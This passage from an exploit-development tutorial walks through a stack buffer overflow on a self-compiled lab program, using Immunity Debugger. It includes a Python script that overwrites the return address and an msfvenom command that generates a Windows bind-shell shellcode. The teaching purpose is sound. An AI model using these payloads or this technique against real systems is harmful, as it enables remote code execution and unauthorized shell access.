
Now, let's build our code by navigating to **Build** | **Build**.

Let's try to see what is going on behind the scenes; open Immunity Debugger as the administrator.


Then, go to **File** | **Open** and select `buffer2`. Here, enter our argument as `aaaaaaaaaaaaaaaaaaaaaaaaaaabbbb` (27 characters of `a` and 4 characters of `b`); we will know later how to get the length of our payload:




Now, we can see our four windows. Hit the run program once. After that, we are at the entry point of our program:



Now, hit the run program again and notice the status bar:




The program crashed and gave us access violation when executing `62626262`, which are our characters `b` in ASCII, and the most important thing to notice is the **Registers (FPU)** window:



The instruction pointer is pointing at the `b` characters `62626262`, that's perfect!


Now, let's try to locate our function. From Immunity Debugger, navigate to **Debug** | **Restart**.

Now we are starting over; hit the run program once and then right-click on the disassemble window and navigate to **Search for | All referenced text strings**:



Here, we are searching for our string, which is inside the `letsprint` function, `Hey!! , you succeeded\n`.


A new window will pop up:




The third one is our string, but it is not readable because of the `exit(0)` function. You can make sure by compiling another version without `exit(0)` and performing the same step, and you will be able to read our string.

> Addresses here are not fixed—you may get a different address.


Double-click on our string, then Immunity Debugger will set you exactly at our string at address, `0x00401367`:



Really, we don't need our string, but we need to locate the `letsprint` function. Keep going up until you hit the end of the previous function (`RETN` instruction). Then, the next instruction will be the start of the `letsprint` function:




There it is! Address `0x0040135f` should be the start of the `letsprint` function. Now, let's confirm that. Open IDLE (Python GUI) and navigate to **File** | **New Window**:



In the new window, write our exploit:


```
#!/usr/bin/python
from struct import *
buffer = ''
buffer += 'a'*27
buffer += pack("<Q", 0x0040135f)
f = open("input.txt", "w")
f.write(buffer)
```

Then, save it as `exploit.py`:




Click on **Run** on the IDLE window, which will generate a new file, `input.txt`, in our current working directory.


Open the `input.txt` file:




Here is our payload; copy the contents of the output file. Then, go back to Immunity Debugger by navigating to **File** | **Open**, then paste the payload in **Arguments** and select `buffer2`:




Then, start the Immunity Debugger:




Now, hit the run program; then, it will pause at the program entry point:




Now, hit the run program one more time:



The program exited normally with exit code `0`. Now, let's take a look at Immunity's CLI:



It worked! Let's take a look at the stack window:



Notice that the `a` characters are injected in the stack and the `letsprint` address is injected correctly.

Now, let's try to inject a shellcode instead of using the `letsprint` function, using Metasploit to generate a shellcode for Windows:

```
$ msfvenom -p windows/shell_bind_tcp -b'\x00\x0A\x0D' -f c
```

The output of the preceding command can be seen in the following screenshot:

